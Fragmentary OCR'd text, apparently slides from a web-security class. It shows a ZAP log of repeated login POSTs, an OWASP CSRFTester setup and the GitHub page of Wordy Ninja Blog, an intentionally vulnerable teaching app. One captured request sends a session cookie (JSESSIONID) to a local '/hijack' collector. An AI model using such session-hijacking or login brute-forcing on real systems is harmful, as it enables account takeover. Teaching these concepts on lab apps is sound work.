154	30/04/15 11:37:10	30/04/15 11:37:11	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.55 s	171 bytes	4.36 KiB
155	30/04/15 11:37:11	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	276 ms	171 bytes	4.36 KiB
156	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	179 ms	171 bytes	4.36 KiB
157	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	175 ms	171 bytes	4.36 KiB
158	30/04/15 11:37:12	30/04/15 11:37:13	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.49 s	171 bytes	4.36 KiB
159	30/04/15 11:37:13	30/04/15 11:37:15	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.29 s	171 bytes	4.36 KiB

Alerts 0 2 3 0

Current Scans 0 1 0 0 0 0 0

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

OWASP CSRFTester



Step	Method	URL	Parameters	Pause
Request 77	POST	http://localhost:9000/...	title=one&content=one	5

Request 80 — 5

GET — http://localhost:8090/hijack

Query Parameters
url=http://localhost:9000/
cookies=JSESSIONID=1D404E7288E1D9A07ABDEB69B9E3A8...

Form Parameters

Include Regex: .*

Exclude Regex: .*\.(gif|jpg|png|css|ico|js|axd\?.*|ico)$

Report Type: ● Forms ○ iFrame ○ IMG ○ XHR ○ Link


☑ Display in Browser

HTML test file saved to Gruyere2

sqlmap

metasploit®

Wordy Ninja Blog



Most Resent Posts

twelve

by Start Bootstrap


Posted on July 20, 2015 5:36:28 PM MDT

totally hacked

hacked

by Start Bootstrap

Posted on July 20, 2015 5:27:01 PM MDT



cjudd / **wordyninjablog**

Wordy Ninja Blog is an intentionally vulnerable Java web application used to teach security concepts.

36 commits · **1** branch · **0** releases · **1** contributor

wordyninjablog / +

Added search support.

cjudd authored 2 hours ago

gradle/wrapper	Added Gradle Wrapper.	3 days ago
src	Added search support.	2 hours ago
.gitignore	Used congobay as a template and created Wordy Ninja Blog.	a day ago
README.md	Used congobay as a template and created Wordy Ninja Blog.	a day ago
build.gradle	Made the menu dynamic for different roles such as administrator and b…	4 hours ago
gradlew	Added Gradle Wrapper.	3 days ago
gradlew.bat	Added Gradle Wrapper.	3 days ago

README.md

Wordy Ninja Blog

Wordy Ninja Blog is an application for demonstrating security concepts.

WARNING: this application intentionally contains security vulnerabilities.

https://github.com/cjudd/wordyninjablog

WANTED

